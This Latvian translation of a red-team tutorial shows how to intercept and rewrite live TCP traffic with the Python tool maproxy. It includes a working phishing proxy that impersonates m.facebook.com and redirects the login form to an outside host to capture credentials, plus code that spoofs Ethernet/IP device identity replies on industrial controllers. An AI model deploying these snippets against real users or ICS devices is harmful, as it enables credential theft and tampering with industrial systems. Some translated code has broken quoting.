

Raksta tulkojums sagatavots kursa uzsākšanas priekšvakarā .
Anotācija
Dažādi drošības novērtējumu veidi, sākot no regulāras iekļuves testēšanas un Red Team operācijām līdz IoT/ICS ierīču un SCADA uzlaušanai, ietver darbu ar binārajām tīkla protokoliem, proti, būtībā pakalpojumu datu pārtveršanu un modifikāciju starp klientu un mērķi. Tīkla trafika sniffing nav sarežģīta uzdevums, jo mums ir tādi rīki kā Wireshark, Tcpdump vai Scapy, tomēr modifikācija izrādās sarežģītāka, jo mums būs nepieciešams veikt savu veidu interfeisu, lai lasītu tīkla datus, filtrētu tos, mainītu reālā laikā un nosūtītu atpakaļ uz mērķa hostu gandrīz reālā laikā. Turklāt būtu ideāli, ja šāds rīks varētu automātiski strādāt ar vairākiem paralēliem savienojumiem un būtu iespējama pielāgošana, izmantojot skriptus.
Reiz es atklāju rīku, kas saucas , dokumentācija ātri lika man saprast, ka maproxy – tieši tas, kas man nepieciešams. Tas ir diezgan vienkāršs, universāls un viegli konfigurējams TCP proxy. Es testēju šo rīku ar vairākām diezgan sarežģītām lietojumprogrammām, tostarp ICS ierīcēm (kuras ģenerē daudz pakotņu), lai noskaidrotu, vai tas var strādāt ar daudzām paralēlām savienojumiem, un rīks lieliski sevi parādīja.
Šis raksts iepazīstinās ar tīkla datu apstrādi reālā laikā, izmantojot maproxy.
Pārskats
Rīks maproxy balstīts uz Tornado – populāru un attīstītu asinkrono tīkla ietvaru Python valodā.
Kopumā tas var darboties vairākos režīmos:
TCP:TCP– nešifrēti TCP savienojumi;TCP:SSLunSSL:TCP– ar vienpusēju šifrēšanu;SSL:SSL– divpusējā šifrēšana.
Tas tiek piegādāts kā bibliotēka. Ātrai palaišanai jūs varat izmantot failu piemērus, kas atspoguļo galvenās :
all.pycertificate.pemlogging_proxy.pyprivatekey.pemssl2ssl.pyssl2tcp.pytcp2ssl.pytcp2tcp.py
Kāds 1 – vienkāršs divvirzienu proxy
Pamatojoties uz tcp2tcp.py:
#!/usr/bin/env python

import tornado.ioloop
import maproxy.proxyserver

server = maproxy.proxyserver.ProxyServer("localhost",22)
server.listen(2222)
tornado.ioloop.IOLoop.instance().start()
Pa noklusējumu ProxyServer() pieņem divus argumentus – savienojuma vietu un mērķa portu. server.listen() pieņem vienu argumentu – portu, lai klausītos ienākošajiem savienojumiem.
Skripta izpilde:
# python tcp2tcp.py Lai veiktu testu, mēs plānojam pieslēgties vietējai SSH serverim caur mūsu starpniekservera skriptu, kas klausās uz 2222/tcp porta un pieslēdzas standartportam 22/tcp SSH servera:

Sveiciena baneris liecina, ka mūsu skripts veiksmīgi ir starpniekserverojis tīkla trafiku.
Gadījums 2 – datu modifikācija
Cits demo skripts logging_proxy.py ideāli piemērots tīkla datu apstrādei. Komentāri failā apraksta klases metodes, kuras jūs varat modificēt, lai sasniegtu savu mērķi:

Interesantākais šeit:
on_c2p_done_read– lai pārtvertu datus ceļā no klienta uz serveri;on_p2s_done_read– pretējā virzienā.
Mēģināsim mainīt SSH baneri, ko serveris atgriež klientam:
[…]
def on_p2s_done_read(self,data):
data = data.replace("OpenSSH", "DumnySSH")
super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("localhost",22)
server.listen(2222)
[…]

Ievērojiet skriptu:

Kā redzat, klients tika maldināts, jo viņam SSH servera nosaukums tika aizvietots ar «DumnySSH».
Gadījums 3 – vienkārša makšķerēšanas tīmekļa lapa
Ir bezgalīgas iespējas izmantot šo rīku. Šoreiz koncentrēsimies uz kaut ko praktiskāku no Red Team operācijām. Mēģināsim simulēt lapu m.facebook.com un izmantosim pielāgotu domēnu ar apzinātu rakstzīmju kļūdu, piemēram, m.facebok.com. Demonstrācijas nolūkos pieņemam, ka domēns ir reģistrēts mūsu vārdā.
Plānojam izveidot nešifrētu tīkla savienojumu ar mūsu upuru starpniekserveri un SSL Stream Facebook serverim (31.13.81.36). Lai šis piemērs darbotos, mums jāaizvieto HTTP Host galvene un jāievieto pareizais host nosaukums, kā arī mēs atslēgsim atbilžu saspiešanu, lai iegūtu vieglu piekļuvi to saturam. Galu galā mēs aizvietosim HTML formu, lai pieteikšanās dati tiktu nosūtīti mums, nevis Facebook serveriem:
[…]
def on_c2p_done_read(self,data):
 # aizvietojam Host galveni
data = data.replace("Host: m.facebok.com", "Host: m.facebook.com")
# atslēdzam saspiešanu
data = data.replace("gzip", "identity;q=0")
data = data.replace("deflate", "")
super(LoggingSession,self).on_c2p_done_read(data)
[…]
 def on_p2s_done_read(self,data):
 # daļēja atbildes aizvietošana
     data = data.replace("action="/login/", "action="https://redteam.pl/")
super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("31.13.81.36",443, session_factory=LoggingSessionFactory(), server_ssl_options=True)
server.listen(80)
[…]
Rezultātā:

Kā redzat, mēs veiksmīgi spējam aizvietot oriģinālo tīmekļa vietni.
Gadījums 4 – mainām Ethernet/IP
Es ilgu laiku esmu strādājis ar rūpnieciskajām ierīcēm un programmatūru (ICS / SCADA), piemēram, programmējamām kontrolieriem (PLC), ievades-izvades moduļiem, piedziņām, relejiem, kā arī programmēšanas vidēm un daudz ko citu. Šis gadījums ir paredzēts tiem, kam patīk rūpnieciskās lietas. Šādu risinājumu pārkāpšana ietver aktīvu spēli ar tīkla protokoliem. Nākamajā piemērā es gribu parādīt, kā jūs varat modificēt ICS/SCADA tīkla trafiku.
Tam jums būs nepieciešams sekojošais:
- Tīkla sniffer, piemēram, Wireshark;
- Ethernet/IP vai vienkārši SIP ierīce, ko varat atrast, izmantojot Shodan pakalpojumu;
- Mūsu skripts balstās uz
maproxy.
Lai sāktu, apskatīsim, kā izskatās tipisks identifikācijas atbildes no CIP (Common Industrial Protocol):

Ierīces identifikācija notiek, izmantojot Ethernet/IP protokolu, kas ir paplašinātā versija Ethernet protokolam rūpnieciskām vajadzībām, tas ietver kontroles protokolus, piemēram, CIP. Mēs plānojam mainīt apzīmēto identifikācijas nosaukumu, kas redzams ekrānuzņēmumā „NI-IndComm for Ethernet” ar mūsu starpniek-servera skriptu. Mēs varētu atkārtoti izmantot skriptu logging_proxy.py un līdzīgi modificēt klases metodi on_p2s_done_read, jo mēs vēlamies, lai klientam būtu redzams cits identifikācijas nosaukums.
Kods:
[…]
 def on_p2s_done_read(self,data):
 # daļēja atbildes nomaiņa

 # Pārbaudām, vai saņemta List Identity ziņojuma atbilde
     if data[26:28] == b'x0cx00':
         print('Saņemta atbilde, nomainām')
         data = data[:63] + 'DUMMY31337'.encode('utf-8') + data[63+10:]
     super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("1.3.3.7",44818,session_factory=LoggingSessionFactory())
server.listen(44818)
[…]
Pamatā mēs divreiz pieprasījām ierīces identifikāciju, otrais atbildes ziņojums – oriģinālais, bet pirmais tika modificēts uz vietas.
Un beigās
Manā skatījumā maproxy ērts un vienkāršs rīks, kas, turklāt, ir uzrakstīts Python valodā, tāpēc es uzskatu, ka arī jūs varat gūt labumu no tā izmantošanas. Protams, pastāv arī sarežģītāki rīki tīkla datu apstrādei un modificēšanai, taču tie prasa arī lielāku uzmanību un parasti tiek izstrādāti konkrētiem lietošanas scenārijiem, piemēram, , vai līdzīgiem gadījumiem, vai pēdējam gadījumam. Tā vai citādi, ar palīdzību maproxy jūs varat ātri īstenot savas idejas par tīkla datu nozagšanu, jo skriptu piemēri ir ļoti vizuāli.
Avots: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish